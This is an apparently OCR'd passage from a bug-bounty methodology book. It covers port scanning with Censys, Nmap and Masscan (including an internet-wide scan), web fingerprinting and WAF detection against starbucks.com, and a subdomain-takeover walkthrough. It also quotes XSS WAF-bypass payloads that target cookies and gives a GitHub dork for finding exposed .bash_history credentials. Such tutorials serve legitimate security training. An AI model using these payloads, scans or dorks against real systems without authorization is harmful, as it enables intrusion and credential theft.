
In addition to these techniques you will also want to search each IP address individually to make sure you don't miss anything. For large targets this will be impossible to do manually so you will need some tooling.

Cencys

Censys does the same thing Shodan does it’s basically a Shodan clone. You may think that these two providers provide the same results but that is false. I often find assets on Censys that aren't on Shodan and vice versa. You want to be utilizing multiple resources and pooling the results together so you get a complete list of ports and services.

- https://censys.io/ipv4

Censys has a free version and just like Shodan it limits the results returned. They also have a paid version but it is fairly expensive and depending on your finances may not be worth it.



starbucks

Quick Filters
For all fields, see Data Definitions

Autonomous System:

2,770	AKAMAI-AS - Akamai Technologies, Inc.
1,401	AMAZON-02 - Amazon.com, Inc.
702	AMAZON-AES - Amazon.com, Inc.
696	DIGITALOCEAN-ASN - DigitalOcean, LLC
520	AKAMAI-ASN1

More

Protocol:

11.22K	80/http
11.16K	443/https
3,125	22/ssh
1,987	21/ftp
1,489	143/imap

IPv4 Hosts
Page: 1/504 Results: 12,580 Time: 166ms

98.99.248.120
STARBUCKS - Starbucks Coffee Company (62566) Chandler, Arizona, United States
443/https
*.starbucks.net
443.https.tls.chain.parsed.subject.organization: Starbucks Coffee Company

35.161.79.94 (ec2-35-161-79-94.us-west-2.compute.amazonaws.com)
AMAZON-02 - Amazon.com, Inc. (16509) Boardman, Oregon, United States
443/https
*.gamma-udp-orchestra-testmain.scpdev.net
443.https.tls.chain.parsed.issuer.common_name: Starbucks SCPDEV.NET - USW2 -

34.211.74.57 (ec2-34-211-74-57.us-west-2.compute.amazonaws.com)
AMAZON-02 - Amazon.com, Inc. (16509) Boardman, Oregon, United States
443/https
*.gamma-ucp-rewards-na-pd.scpdev.net
443.https.tls.chain.parsed.issuer.common_name: Starbucks SCPDEV.NET - USW2 -

Figure 63: Censys search

If you can afford the price tag you won't be disappointed with the results, it's a great service.

Nmap


Everybody knows what Nmap as it's one of the first tools any offensive security professional uses. Nmap does a really good job when scanning a small range of hosts but if you are trying to scan a large organization it's probably not the right tool. My advice is if your scanning a small set of IPs use Nmap. If your planning to scan thousands, hundreds of thousands, or millions of IPs then you will need to use a tool that is built for mass scanning. Nmap is really good at doing a thorough scan, so if you want to scan and enumerate every port on a machine use Nmap. The only time I use Nmap is when I'm scanning one single host for completeness.

Masscan

Nmap performs best when scanning a single or small range of IPs but what happens when you need to scan 100,000 targets? Mass scanners are really good at detecting a single port across a huge range of IPs. The tool Masscan was built to scan the entire internet in just a few hours so it should be able to scan a large organization with ease.

- https://github.com/robertdavidgraham/masscan

```
sudo masscan -p<Port Here> <CIDR Range Here> --exclude <Exclude IP> --banners -oX <Out File Name>
```




```
[alex@alex-PowerEdge-R710:~/tools/masscan/bin$ sudo masscan -p80 0.0.0.0/0 --exclude 255.255.255.255 --banners -oX scan.xml

Starting masscan 1.0.3 (http://bit.ly/14GZzcT) at 2019-11-16 02:55:23 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 4294967295 hosts [1 port/host]
```

Figure 64: Masscan internet scan on port 80

Make sure to enable banner grabbing as you can directly use that information to find potential vulnerabilities. To search through the results, you can use grep or you can use the web UI built by offensive security.

- https://github.com/offensive-security/masscan-web-ui



MasScan Home

IP Address: xxx.xxx.xxx.xxx
Port Number: 1-65535
State: open/closed
Protocol: tcp/udp
Service: ftp/msrpc/smtp

Service Banner/Title: hacked by

□ Exact match

10 records per page

Search:

IP	Banner/Title	Port	Service	Protocol
[redacted].223.70.69	**Title:** +ADw-/title+AD4-HACKED BY ANT / FETH+AN0 BEY+ADw-DIV style+AD0AIg-DISPLAY: none+ACIAPgA8-xmp+AD4- | Finally, REAL educational kits	80		tcp
[redacted].235.2.38	**Title:** Hacked by CoLDHaCKeR , Hacked by Sensi	80		tcp
[redacted].104.179.234	**Title:** hacked by abuj balok | Just another WordPress site	80		tcp
[redacted].178.86.50	**Title:** Hacked By Ploxify LOVE YOU AVENGED	80		tcp
[redacted].117.176.179	**Title:** H@CKED BY McMyMMs | BycRAzytuRKHacked By McMyMMs	80		tcp
[redacted].92.199.68	**Title:** Hacked By Zalim	80		tcp
[redacted].201.180.182	**Title:** hacked by HaxorsteinBD	80		tcp
[redacted].70.96.226	**Title:** Hacked By Gl0w!Ng \x26#8211; F! R3 | Just another WordPress site	80		tcp

Figure 65: Masscan web UI

If I'm in a hurry ill just grep for the information I want but if I have time, I always like using the web UI. Its 100 times easier to understand and digest the information when its displayed in the browser.

Conclusion

No matter what target you're going after you're going to come across IP addresses so you need to know what to do. Your looking to uncover any open ports while identifying the services behind them. In most cases it is easier to utilize third party scan data provided by companies like Shodan. This will allow you to quickly gather all the data you need without having to send packets to your target, everything is completely passive. However, sometimes you want to be a little more thorough so you will have to manually scan your target. This can be done using Nmap but if you have a large target range you will want to use something like masscan. When you're done with this phase you should have a huge list of open ports and services. The next step is to see if any of them have any known misconfigurations or vulnerabilities.


Web Application

Introduction

A company's assets are going to mainly consists of IPs and domains. When dealing with domains or web applications we want to perform some additional fingerprinting. We want to know the technology stack, programming languages used, firewalls used, and more. Remember web applications can be found on both IPs and domains, most people forgot about the IPs during this phase.

Wappalyzer

Wappalyzer is by far the best tool for identifying web technologies. Basically, the tool analyzes an applications source code using a bunch of regexes to find out what technologies its running. You can download the chrome extension which can be used to identify websites you visit as shown below:



Wappalyzer

CMS

WordPress

Analytics

Google Analytics

Blog

WordPress

Programming Language

PHP

Database

MySQL

SEO


Yoast SEO 12.2

Figure 66: Wappalyzer browser plugin

This is nice however this approach can't be scaled. You would have to manually visit each target application and write down their technologies. To get around this we need a tool.

- https://github.com/vincd/wappylyzer

python3 main.py analyze -u <URL HERE>



```
[alex@alex-PowerEdge-R710:~/tools/wappylyzer$ python3 main.py analyze -u https://starbucks.com
html => Google Tag Manager
html => Google Font API
headers => Akamai
headers => IIS
  - version (None,)
cookies => Microsoft ASP.NET
```

Figure 67: Wappalyzer python script


This tool can only scan one domain at a time but with a little bash scripting you can create a wrapper script to scan multiple domains. This information will let you know your targets exact technology stack. You will know what server, plugins, version, and programing languages an application is using. If you know an application is running WordPress version 2.0 you can use this information to find related vulnerabilities and misconfiguration.

Firewall

It’s not uncommon to see an application protected by a web application firewall (WAF). Before you start throwing a bunch of XSS payloads at a target you should check to see if there is a WAF.

- https://github.com/EnableSecurity/wafw00f

Wafw00f <URL HERE>




```
alex@alex-PowerEdge-R710:~/tools/wafw00f$ wafw00f https://starbucks.com

                 ______
                /      \
               (  Woof! )
                \______/                      )
                ,,                           ) (_
           .-. -    ________                (  |__|
          ()``; |==|_______)                .)|__|
          / ('        /|\                  (  |__|
      (  /  )        / | \                  . |__|
       \(_)_))      /  |  \                   |__|

    WAFW00F - Web Application Firewall Detection Tool

Checking https://starbucks.com
The site https://starbucks.com is behind Kona Site Defender (Akamai) WAF.
Number of requests: 5
```

Figure 68: wafw00f discover firewall brand

As you can see the site is behind the Kona Site Defender firewall. If you do detect a WAF you will need to modify your payloads to bypass it. The hacking community has been bypassing WAFs ever since the first WAF came out and much of it is documented.

- https://github.com/0xInfection/Awesome-WAF#known-bypasses

If you lookup Konsa Site Defender you will see several XSS bypasses available.



Kona SiteDefender

- XSS Bypass by @h1_kenan

```
asd"on+<>+onpointerenter%3d"x%3dconfirm,x(cookie)
```

- HTML Injection by @sp1d3rs

```
%2522%253E%253Csvg%2520height%3D%2522100%2522%2520w
```

Figure 69: Kona SiteDefender WAF bypass

This information is extremely valuable and could be the difference between finding something vs finding nothing.

Conclusion

If your testing a web application it's a good idea to see if it's protected by a firewall. Web application firewalls (WAFs) are designed to block malicious attacks such as XSS but they all seem to contain bypasses. If you discover an application is behind a WAF you need to adjust your payloads so they are able to bypass the firewall. It does no good to spend hours testing for XSS if it's getting blocked by a WAF, work smarter not harder.

Summary

After the reconnaissance phase you move into the fingerprinting phase. The whole purpose of this phase is to determine your targets technology stack, exposed ports and services, firewalls, and anything else that can be used to identify an endpoint. Fingerprinting IPs consists of port scans and banners grabs. This can be done passively using something like Shodan or actively with Nmap and masscan. In addition to fingerprinting IPs you will want to fingerprint web applications. Here you are looking to determine the applications technology stack. If a website is running WordPress version 2.0 you need to know about it. In addition to the technology stack you will also want to know if the endpoint is behind a firewall. If your target is behind a firewall you can properly prepare your payloads to bypass it. The information gathered in this phase feed directly to the exploitation phase. As a result, failing to properly perform this phase will greatly hinder your end results.

Section 3: Exploitation Phase

Introduction

The exploitation phase is the final phase. The reconnaissance phase is all about finding assets, the fingerprinting phase is all about determining what's running on each asset and the exploitation phase is about hacking your targets assets.

Chapter 9: Exploitation Easy Wins

Introduction

When searching for vulnerabilities I always start out looking for low hanging fruit. I want quick and easy wins that have really good payouts. I'm looking to maximize my payout while minimizing my time spent looking for bugs. I would rather spend 10 minutes searching for a bug than 10 hours.

Note you want to pay special attention to the sections on subdomain takeover, GitHub, and cloud services. I use those three techniques month after month to find vulnerabilities they are reliable, easy to find, and can sometimes have insane payouts.

Subdomain Takeover

Introduction


Searching for subdomain takeovers is one of the easiest vulnerabilities you can find and it normally pays fairly well. A subdomain takeover occurs when a domain is pointing to another domain (CNAME) that no longer exists. If you don't know what a CNAME DNS record is you should go look it up now. If an attacker were to register that non existing domain then the targets subdomain would now point to your domain effectively giving you full control over the target's subdomain. What makes this vulnerability so interesting is that you can be safe one minute and a single DNS change can make you vulnerable the next minute.

Subdomain Takeover

You should be searching for subdomain takeovers on a daily basis. Just because you checked your target yesterday doesn't mean they are safe today. Administrators are constantly changing things and a single DNS change can make a company vulnerable to this bug. Before you can check for subdomain takeover you need to get a list of your target's subdomains, this should have been done during the recon phase. Once you have a list of subdomains checking for this vulnerability should only take about 5 minutes with the following tool:

- https://github.com/haccer/subjack

./subjack -w <Subdomain List> -o results.txt -ssl -c fingerprints.json




```
alex@alex-PowerEdge-R710:~/go/bin$ ./subjack -w crtsh_starbucks.com.txt -o results.txt -ssl -c fingerprints.json
[AZURE] trace-psdev.starbucks.com
```

Figure 70: Subjack subdomain take over search

Looks like there is a possible subdomain takeover on *trace-psdev.starbucks.com.* The next step is to see where this domain is pointing to so we can try to take it over.


dig <Domain Here>



```
alex@alex-PowerEdge-R710:~/go/bin$ dig trace-psdev.starbucks.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> trace-psdev.starbucks.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 51145
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;trace-psdev.starbucks.com.     IN      A

;; ANSWER SECTION:
trace-psdev.starbucks.com. 21556 IN     CNAME   s00174atww2twsps.trafficmanager.net.

;; AUTHORITY SECTION:
trafficmanager.net.     1799    IN      SOA     tm1.msft.net. hostmaster.trafficmanager.net. 2003080800 900 300 2419200 30

;; Query time: 16 msec
;; SERVER: 127.0.1.1#53(127.0.1.1)
;; WHEN: Mon Nov 18 08:58:01 EST 2019
;; MSG SIZE  rcvd: 159
```

Figure 71: DNS lookup

Notice the CNAME record is pointing to *s00174atww2twsps.trafficmanager.net* , this is the domain we want to register. If we can register this domain then we can take over the *trace-psdev.starbucks.com* domain because its pointing to this. This subdomain is running on traffic manager which is a part of azure. So, you go to azure, register this domain and you're done.



Microsoft Azure
Home > Traffic Manager profiles > Create Traffic Manager profile
Create Traffic Manager pr...
Create new

Name * s00174atww2twsps .trafficmanager.net

Routing method Performance

Subscription * Free Trial

Resource group * Select existing...

Resource group location * (US) Central US

Figure 72: Traffic manager register domain

In this case the subdomain already exists so it was a false positive but if it didn't exist, we would have gotten subdomain hijacking vulnerability. Not that this explains how to take over traffic manager but there are lots of other hosting providers such as AWS, GitHub, Tumblr, and the list goes on. Each of these services will be slightly different as they each have their own process for registering domains. The following page should be utilized if you have any questions on how to take over a specific service:

- https://github.com/EdOverflow/can-i-take-over-xyz

Conclusion

Subdomain takeover is one of the easiest high impact vulnerabilities you can search for. As long as you have a list of subdomains checking for this vulnerability is a matter of running a command. Administrators are constantly changing DNS setting so a company may be safe one day and vulnerable the next because of this it’s a good idea to constantly check for this vulnerability.

GitHub

Introduction


When performing your initial recon on an organization don’t forget about GitHub. GitHub is used by developers to maintain and share their code, most of the time they end up sharing much more though. Most of the organizations I come across have a public GitHub which can contain a tun of use full information. I have personally popped boxes using only information gained from a GitHub account. Depending on the size of the company you could literally spend a week or more looking for exposures on GitHub.

GitHub Dorks

You probably know what google dorks are but what are GitHub dorks. GitHub dorks are basically the same thing as google dorks. A dork is used to find specific information in a sea of information. It helps us narrow down the search to exactly what we want. We can match on file extensions, file names, or a specific set or words. This can be very handy when searching for sensitive files, API keys, passwords, and a lot more.

We can use dorks to find sensitive files that developers might have accidentally uploaded. For instance, one time I was performing an external pentest against company and I was able to use GitHub dorks to find an exposed bash history file which had SSH passwords. This was easily done by submitting the following dork:

filename:.bash_history DOMAIN-NAME



filename:.bash_history DOMAIN-NAME

Language: Any
Sort: Best match

13,443 code results


schitti/mydotfiles – .bash_history
Last indexed on Jun 25, 2018
.bash_history
Shell

iwabuchiken/raspberrypi_home-pi_20180624_180221 – .bash_history
Last indexed on Jun 26, 2018
.bash_history

freedreno-zz/touchpad-mkuimage – .bash_history
